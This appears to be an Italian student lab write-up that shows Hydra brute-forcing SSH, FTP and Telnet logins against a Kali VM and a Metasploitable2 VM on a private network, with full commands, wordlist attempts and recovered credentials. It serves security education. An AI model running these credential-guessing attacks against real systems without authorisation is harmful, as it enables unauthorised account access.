
Autentication cracking con Hydra

- comando per startare il servizio SSH




```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.2
The authenticity of host '192.168.1.2 (192.168.1.2)' can't be established.
ED25519 key fingerprint is SHA256:Cq0JuehG8lnwJ/gSF6a6xjy3LQtwVhuFteLIqg/OU5Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.2' (ED25519) to the list of known hosts.
test_user@192.168.1.2's password:
Permission denied, please try again.
test_user@192.168.1.2's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```


- comando per l'autentication cracking con una sola password e un solo admin da kali a kali sul servizio SSH:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.1.2 -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 08:34:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.2:22/
[22][ssh] host: 192.168.1.2   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 08:34:26
```

- comando per l'autentication cracking con un dizionario di password e admin da kali a kali sul servizio FTP:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service vsftpd start
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L user.txt -P password.txt 192.168.1.2 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:09:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ftp://192.168.1.2:21/
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "password" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "testpass" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "cane" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "msfadmin" - 4 of 12 [child 3] (0/0)
[21][ftp] host: 192.168.1.2   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.2 - login "kali" - pass "password" - 5 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "kali" - pass "testpass" - 6 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "kali" - pass "cane" - 7 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "kali" - pass "msfadmin" - 8 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "masfadmin" - pass "password" - 9 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "masfadmin" - pass "testpass" - 10 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "masfadmin" - pass "cane" - 11 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "masfadmin" - pass "msfadmin" - 12 of 12 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


- comando per l'autentication cracking con un dizionario di password e admin da kali a Metasploitable2 sul servizio FTP:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L user.txt -P password.txt 192.168.2.2 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:34:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ftp://192.168.2.2:21/
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "password" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "testpass" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "cane" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "msfadmin" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "password" - 5 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "testpass" - 6 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "cane" - 7 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "msfadmin" - 8 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "password" - 9 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "testpass" - 10 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "cane" - 11 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "msfadmin" - 12 of 12 [child 3] (0/0)
[21][ftp] host: 192.168.2.2   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 09:35:09
```


- comando per l'autentication cracking con un dizionario di password e admin da kali a Metasploitable2 sul servizio SSH:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L user.txt -P password.txt 192.168.2.2 -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:35:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ssh://192.168.2.2:22/
[ERROR] could not connect to ssh://192.168.2.2:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.c
om,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```

- comando per l'autentication cracking con un dizionario di password e admin da kali a Metasploitable2 sul servizio TELNET:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L user.txt -P password.txt 192.168.2.2 -t4 telnet
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:36:57
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking telnet://192.168.2.2:23/
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "password" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "testpass" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "cane" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "test_user" - pass "msfadmin" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "password" - 5 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "testpass" - 6 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "cane" - 7 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.2.2 - login "kali" - pass "msfadmin" - 8 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "password" - 9 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "testpass" - 10 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "cane" - 11 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.2 - login "msfadmin" - pass "msfadmin" - 12 of 12 [child 1] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 09:37:03
```

Conclusioni: Su metaslpoitable ci sono alcuni problemi ad autenticarsi attraverso i servizi TELNET e SSH poiche su SSH mancano alcune chiavi di crittografie e su TELNET il servizio è alquanto antiquato ed è molto pentrabile. Infatti in uno scorso esercizio avevamo sfruttato questo servizio (e la porta ad esso annessa) per entrare su metasploitable per andare a modificare le impostazioni di phpmyadmin.